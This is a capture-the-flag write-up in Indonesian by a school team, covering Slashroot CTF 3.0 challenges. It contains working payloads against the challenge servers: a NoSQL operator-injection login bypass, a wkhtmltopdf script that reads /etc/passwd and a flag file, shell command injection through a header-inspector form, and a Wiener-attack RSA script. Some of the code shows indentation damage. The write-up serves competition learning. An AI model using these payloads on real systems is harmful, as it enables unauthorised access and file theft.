


WRITE UP

Slashroot CTF 3.0



Tahu_BuLat_MhaNx_Vikri

SMK TELKOM MALANG
2018

Daftar Isi

Daftar Isi	1
Warm Up - Flag Test (1 Pts)	2
Feedback - Give us Feedback! (5 Pts)	3
Joy - SNOW LAN(D) (50 Pts)	4
Web Hacking - Log Me IN (100 Pts)	5
Web Hacking - HTML to PDF (150 Pts)	9
Web Hacking - Header Inspector (200 Pts)	13
Crypto - RSA Token Generator (75 Pts)	16


Warm Up - Flag Test (1 Pts)

Flag Test

1

Where is the flacc?

Disini kita cukup melakukan blok terhadap popup yang tampil.



FLAG : `SlashRootCTF{is_this_the_flacc_you_are_looking_for?}`

Feedback – Give us Feedback! (5 Pts)

Give us Feedback!

5

Please give us some feedback :
<https://goo.gl/forms/nhwyfkd49vOusmGS2>

Disini kita cukup mengisi form yang diberikan maka selanjutnya akan ditampilkan flagnya

SlashRootCTF 3.0

* Wajib

Nama *

Jawaban Anda

Pertanyaan ini wajib diisi

Team *

Jawaban Anda

Kategori soal yang tidak disukai ? *

Berikut flagnya

SlashRootCTF 3.0

SlashRootCTF{im_lovin_it:})

[Edit tanggapan Anda](#)

FLAG : `SlashRootCTF{im_lovin_it:})`

Joy - SNOW LAN(D) (50 Pts)

SNOW LAN(D)

50

Just play and fun!

=====

Flag Format : SlashRootCTF{***}

*** in game


Minimum Req : Android 4.4 (KitKat)

File : <https://drive.google.com/file/d/1uX-qSAjhZH0QR8pZ-8gZPmBmj9Yibfc7/view>

Flag

Submit

Disini kita diberikan sebuah file apk yang merupakan sebuah game mirip super mario.



Setelah kami mainkan ternyata game tersebut sangat susah namun dengan usaha berkali kali dan tidak lupa berdoa akhirnya kami berhasil menyelesaikan game tersebut :) .



FLAG : SlashRootCTF{ic3-L4n}

Web Hacking - Log Me IN (100 Pts)

Log Me In 100

Hey hackers, I forgot the credential. Help me to bypass this login!

URL: <http://103.200.7.150:49090/>

Note: Please, don't use SQLMap Tools or doing a bruteforce/dictionary attack!

Disini kita diberi url yang saat kita buka terdapat form login sebagai berikut.


Log Me In

Pada soal sudah dilampirkan clue yaitu **"Help me to bypass this Login!"** . Jadi disini kita diminta untuk melakukan bypass terhadap form login tersebut.

Sebelumnya saya mencoba untuk menggunakan query sql yang biasa digunakan untuk melakukan bypass form login yaitu `''=''or'` namun ternyata gagal.

Jadi untuk mempermudah saya dalam melakukan penelusuran mengenai bug pada form tersebut akhirnya saya menggunakan **Burpsuite** .

Saya menggunakan fitur repeater pada burpsuite untuk melakukan edit terhadap request yang diberikan. Contoh disini saya menginputkan 'kosong' sebagai email dan password .



```
POST /login HTTP/1.1
Host: 103.200.7.150:49090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://103.200.7.150:49090/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 28
Connection: close

email=kosong&password=kosong

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 43
ETag: W/"2b-SacGAa53IS0ezktRRir7rBU07zE"
Date: Sun, 29 Jul 2018 03:00:37 GMT
Connection: close

{"stat":2,"msg":"Wrong email or password!"}
```

Terlihat dari gambar diatas bahwa response yang diberikan dalam bentuk JSON.


Dikarenakan saya sebelumnya gagal dalam melakukan bypass menggunakan sql injection yang umum digunakan jadinya saya berpendapat bahwa web tersebut menggunakan NoSQL database , selain itu biasanya NoSQL database sering digunakan oleh web yang menggunakan JSON dan javascript.

Jadi disini kita dapat melakukan bypass login tersebut menggunakan query seperti berikut :

Content-Type: application/json

{"username": {"\$gt": ""},"password": {"\$gt": ""}}

Kita dapat menginputkannya sebagai berikut :



```
POST /login HTTP/1.1
Host: 103.200.7.150:49090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://103.200.7.150:49090/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 26
Connection: close

email[$gt]=&password[$gt]=

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 59
ETag: W/"3b-vBGke9gL6IauUYara3T90sLBbJ4"
Date: Sun, 29 Jul 2018 03:19:42 GMT
Connection: close

{"stat":1,"msg":"SlashRootCTF{l0g__m3_1N_byp4553d__y34y!}"}
```

Pada gambar diatas email dan password dari database akan dibandingkan dengan empty string '' dan hasilnya akan bernilai true.

[\$gt] adalah perintah spesial yang digunakan oleh modul qs. Perintah ini membuat sebuah object dengan 1 parameter dengan nama \$gt yang

berisi null, dengan kata lain payload diatas akan menghasilkan object javascript seperti berikut :

```
{"email": {"$gt": undefined}, "password": {"$gt": undefined}}
```

Jadi jika kita membandingkan suatu objek dengan objek tersebut contohnya seperti yang kita gunakan sebelumnya , kita dapat melihat objek tersebut bernilai sama.

FLAG : SlashRootCTF{l0g__m3_1N_byp4553d__y34y!}

Web Hacking - HTML to PDF (150 Pts)

HTML to PDF

150

You can generate a PDF by using HTML tag in this platform, let's try it guys!

URL: <http://103.200.7.156:9080/>

View Hint

Flag

Submit

Diberikan sebuah web yang dapat melakukan convert html code menjadi file pdf.

HTML to PDF Converter

Ketik disini ...

Buat PDF!

Hasil ...

Pertama kami coba dulu untuk menginputkan kode html pada web tersebut untuk mengetahui bagaimana hasilnya.


HTML to PDF Converter

```
<h1>kosong1</h1>
<h2>kosong2</h2>
```

Buat PDF!

Successfully created the file!
Download: http://103.200.7.156:9080/uploaded_files/SlashRootCTF_a73d643d5a61d00a25ff4745275784e12b9ff42a.pdf

Dan ternyata tag tersebut terbaca pada pdf yang dihasilkan.



Kemudian kami coba download file tersebut lalu mengecek file pdf tersebut menggunakan **pdftinfo** .

```
root@kosong:~# pdftinfo SlashRootCTF_a73d643d5a61d00a25ff4745275784e12b9ff42a.pdf
Title:
Creator:      wkhtmltopdf 0.12.1
Producer:     Qt 5.3.2
```

Terlihat pada gambar diatas bahwa file pdf tersebut dibuat menggunakan wkhtmltopdf , plugin tersebut mengubah file html menjadi file pdf tetapi juga membaca javascript yang ada. Jadi dengan begitu kita dapat melakukan local file access menggunakan plugin tersebut.

Berikut payload yang telah kami buat.

```
<h1 id='out'>kosong</h1>
<script>x = new XMLHttpRequest();
x.open('GET','file:///etc/passwd',false);
x.send();
document.getElementById('out').innerHTML= x.responseText;
</script>
```

dan voila ternyata file passwd dapat terbaca , berikut hasilnya

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time
Synchronization,,:/run/systemd:/bin/false systemd-
network:x:101:104:systemd Network
Management,,:/run/systemd/netif:/bin/false systemd-
resolve:x:102:105:systemd
Resolver,,:/run/systemd/resolve:/bin/false systemd-bus-
proxy:x:103:106:systemd Bus
Proxy,,:/run/systemd:/bin/false
node:x:1000:1000::/home/node:/bin/bash
messagebus:x:104:108::/var/run/dbus:/bin/false
```

Selanjutnya kita hanya perlu menebak dimana letak file flag . Karena pada file /etc/passwd hanya ada satu user non root (node) yang memiliki akses ke /bin/bash jadi kami simpulkan bahwa file flag terdapat pada direktori tersebut .

Berikut final payload yang kami gunakan.

```
<h1 id='out'>kosong</h1>
<script>x = new XMLHttpRequest();
x.open('GET','file:///home/node/flag.txt',false);
x.send();
document.getElementById('out').innerHTML= x.responseText;
</script>
```

Berikut hasilnya

```
Yay, a flacc!!!
SlashRootCTF{__thiz_vulnerability_still_available_1n_real_lyfe__}
```

FLAG :

```
SlashRootCTF{__thiz_vulnerability_still_available_1n_real_lyfe__}
```

Web Hacking – Header Inspector (200 Pts)

Header Inspector

200

This service can inspect a website header. Put your URL and wait for the header result!

URL: <http://103.200.7.156:7080/>

Flag

Submit

Pertama disini saya coba untuk mengetahui cara kerja web tersebut dengan menginputkan **google.com**

Header Inspector

Submit

Successfully processing your request!


Result

HTTP/1.1 301 Moved Permanently
Location: <http://www.google.com/>
Content-Type: text/html; charset=UTF-8
Date: Sun, 29 Jul 2018 05:57:03 GMT
Expires: Tue, 28 Aug 2018 05:57:03 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 219
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
HTTP/1.1 200 OK

Sesuai dengan judul soal jadi disini intinya jika kita menginputkan sebuah web maka akan ditampilkan response header dari web tersebut.

Pertama kami mengira bahwa web tersebut vuln terhadap local access, karena sebelumnya kami mencoba untuk menginputkan wrapper pada web tersebut.

file:///etc/passwd




The screenshot shows the 'Header Inspector' web application. At the top, there is a text input field containing 'file:///etc/passwd'. Below the input field is a blue 'Submit' button. Underneath the button is a green success message: 'Successfully processing your request!'. Below that is a section titled 'Result' which contains the following headers: 'Content-Length: 1236', 'Accept-ranges: bytes', and 'Last-Modified: Tue, 17 Jul 2018 05:35:18 GMT'.

Setelah melakukan berbagai percobaan dengan memanfaatkan wrapper ternyata hasilnya nihil dan akhirnya kami mencoba cara lain.

Kemungkinan web tersebut melakukan request menggunakan Curl dengan memanfaatkan shell_exec/sejenisnya jadi kami pikir mungkin web tersebut vuln terhadap RCE . Dan ternyata benar web tersebut vuln terhadap RCE dengan menggunakan payload **&command** .

Payload : **&id**



The screenshot shows the 'Header Inspector' web application. At the top, there is a text input field containing '&id'. Below the input field is a blue 'Submit' button. Underneath the button is a green success message: 'Successfully processing your request!'. Below that is a section titled 'Result' which contains the following output: 'uid=1000(node) gid=1000(node) groups=1000(node)'.

Selanjutnya kami tinggal mencari dimana letak file flagnya dan ternyata terdapat pada home directory user node .

Final Payload : `&cat /home/node/flag.txt`

Header Inspector

Submit

Successfully processing your request!

Result

Yeahh! Here is your flacc: SlashRootCTF{b3c0me_a_cvvrL_n1nj4!}

FLAG : `SlashRootCTF{b3c0me_a_cvvrL_n1nj4!}`

Crypto – RSA Token Generator (75 Pts)


RSA Token Generator

75

nc 103.200.7.150 9001

Pertama disini kami langsung mencoba untuk mengakses ip dan port yang diberikan menggunakan netcat

```
nc 103.200.7.150 9001
```



Terdapat 3 pilihan, disini kami coba untuk menginputkan 1 terlebih dahulu

```
>>> 1
e = 2040942005514247837884905916518450888146824512869937369251973922220223869384
87
n = 3046922961538803422315021334159084085823772655407990823664203362698102169551
59
c = 1637940112436834020337427824358258708786103612821930761378026119648941380748
76
P = 1

Wrong :P is 7327
```

Kemudian kami coba menginputkan 2

```
>>> 2
Token #1
e = 3593497753083575061719355985128528922025998260310971961242296071804870369517
03
n = 4536442357032847216919830072830468943073102022747339886590891357677668381084
67
c = 3117053802933444539938268035111778283714654712244419953750584513330268062180
56
P = 1

Wrong :P is 9477
```

Dan saat kita menginputkan 3 terdapat output bahwa kita diharuskan melakukan generate token terlebih dahulu baru bisa melakukan generate flag.

Pertamanya disini kami mengira bahwa P yang dimaksud adalah salah satu faktor dari n , yang mana kita tahu bahwa $n = pq$ namun ternyata kami salah.

Ternyata P yang dimaksud adalah token itu sendiri.

Selanjutnya kami coba untuk mencari private key (d) dari rsa diatas dengan menggunakan wiener, berikut script yang kami gunakan.

```
from sympy.solvers import solve
from sympy import Symbol
```

```
def cf_expansion(n, d):
    e = []
```

```
    q = n // d
    r = n % d
    e.append(q)
```

```
    while r != 0:
        n, d = d, r
        q = n // d
```

```
r = n % d
e.append(q)
```

```
return e
```

```
def get_convergents(e):
    n = []
    d = []

    for i in range(len(e)):
        if i == 0:
            ni = e[i]
            di = 1
        elif i == 1:
            ni = e[i]*e[i-1] + 1
            di = e[i]
        else: # i > 1
            ni = e[i]*n[i-1] + n[i-2]
            di = e[i]*d[i-1] + d[i-2]

    n.append(ni)
    d.append(di)
    yield (ni, di)
```

```
def wiener(N, e):
    cf = cf_expansion(N, e)
    conv = get_convergents(cf)

    for pd, pk in conv:
        if pk == 0:
            continue

    possible_phi = (e*pd - 1)//pk

    x = Symbol('x', integer=True)
    roots = solve(x**2 + (possible_phi - N - 1)*x + N, x)

    if len(roots) == 2:
        p, q = roots
```

```
if p * q == N:
    return pd
```

Dikarenakan kita sudah memiliki c , d , N selanjutnya kita tinggal menggunakannya untuk menemukan tokennya atau melakukan decrypt terhadap c . Disini kami menggunakan `pow` yang merupakan salah satu fungsi bawaan python yang dapat melakukan modular exponentiation.

Kurang lebih seperti ini kerangka script yang akan kita gunakan nanti .

```
e = output dari e
N = output dari n
c = output dari c
d = dicari menggunakan wiener attack(membutuhkan N dan e)
P = pow(c,d,N) ← hasil dari perhitungan inilah yang akan kita inputkan sebagai token.
```

Setelah melakukan percobaan ternyata kita harus melakukan perhitungan sebanyak 5 kali dan menyimpan hasil generate token lalu kita bisa mendapatkan flagnya.

Jadi selanjutnya saya buat script untuk melakukan perhitungan dan pengiriman token secara otomatis,berikut kodenya

```
import re
from pwn import *
import wienerattack #nama file script wiener

token = ''

def crackRSA(ms):
    global token
    e = int(re.search('e \= (.*?)\n', ms).group(1))
    N = int(re.search('n \= (.*?)\n', ms).group(1))
    c = int(re.search('c \= (.*?)\n', ms).group(1))

    d = wienerattack.wiener(N, e)
    x = pow(c,d,N)

    token += str(x)+'-'

    return x
```

```
r = remote('103.200.7.150',9001)
r.recvuntil('>>> ')
r.sendline('1')
s = r.recvuntil('P = ')
print s
P = crackRSA(s)
r.sendline(str(P))
```

```
print r.recvuntil('[1|2|3]>>>')
r.sendline('2')
s = r.recvuntil('P = ')
print s
P = crackRSA(s)
r.sendline(str(P))
```

```
s = r.recvuntil('P = ')
print s
P = crackRSA(s)
r.sendline(str(P))
```

```
s = r.recvuntil('P = ')
print s
P = crackRSA(s)
r.sendline(str(P))
```

```
s = r.recvuntil('P = ')
print s
P = crackRSA(s)
r.sendline(str(P))
```

```
s = r.recvuntil('P = ')
print s
P = crackRSA(s)
r.sendline(str(P))
```

```
print r.recvuntil('>>>')
print token[5:-1]
r.interactive()
```

Kemudian jalankan script tersebut.

```
root@kosong:~/libur# python rsaa.py
[+] Opening connection to 103.200.7.150 on port 9001: Done
e = 3592803004901431606030898131082098753356329323604808802520100236102823420438
89
n = 6408988740483671520025431956336961151626218538295422749784018313705766644102
01
c = 2805841258546424141217563694272015069406299029934460977338452661433871337962
60
P =

\m/ Correct \m/
[1|2|3]>>>
Token #1
e = 2956895892468385023040507077239639841063129588491481171172161098551577757922
09
n = 2962494814195705778620856933826980779907478038097627283770079564828761193494
77
c = 1658829683200914870044738880291373620236722017276519447983980277119611476065
11
P =
Token #2
e = 2171418962837755729199818810241995380650389745647116517120786916756658464513
03
n = 3311083654574840214524888588309900484503616047806613601925842993770008983926
63
c = 2484816327545941482383340192584270277049084226171750404776939002279464871470
36
P =
Token #3
e = 349088704781695784620209775618677688801919621205041551224497001946973723756677
n = 480772237861055922901610849700786031609243125077310918770776930594381412135879
c = 115217371381169243589959234050437338316570481474385342152878845926183910703417
P =
Token #3
e = 349088704781695784620209775618677688801919621205041551224497001946973723756677
n = 480772237861055922901610849700786031609243125077310918770776930594381412135879
c = 115217371381169243589959234050437338316570481474385342152878845926183910703417
P =
Token #4
e = 287679081273678451637517679055023779625026560954399469852894046460044242038569
n = 333873607574621440144203488160209354713598850867239534157090370430369739624061
c = 147634644796480521333162072845263054793867600723381931382045419580935210375178
P =
Token #5
e = 4827613513605294606156056572537708933835348256788436188582207131985543183729
n = 311760395817092110132426539112776739834354701178955348678741197559518760628899
c = 19965889403968689167526005337955638749148300886185701590463302841135040671925
P =
Token has been generated!
[1|2|3]>>>
8436-6607-2947-2091-6633
[*] Switching to interactive mode
$ 3
Token : $ 8436-6607-2947-2091-6633
RSA ID : 5af55f4e264998d2c9038835deed5fde
FLAG : SlashRootCTF{wiener_w13n312_15_W1NN3R}
*Sertakan TOKEN dan RSA ID pada writeup agar poin dihitung!
[*] Got EOF while reading in interactive
```

Setelah proses generate 5 token yang akan digunakan untuk mendapatkan flag selesai maka akan dilakukan print token dan selanjutnya kita masuk ke interactive mode.
Lalu inputkan 3 dan masukkan token yang sudah kita generate dan voila muncullah flagnya

Berikut Token, RSA ID, dan FLAG yang kami dapatkan.

Token : 8436-6607-2947-2091-6633
RSA ID : 5af55f4e264998d2c9038835deed5fde
FLAG : SlashRootCTF{wiener_w13n312_15_W1NN3R}

Thank You ! :)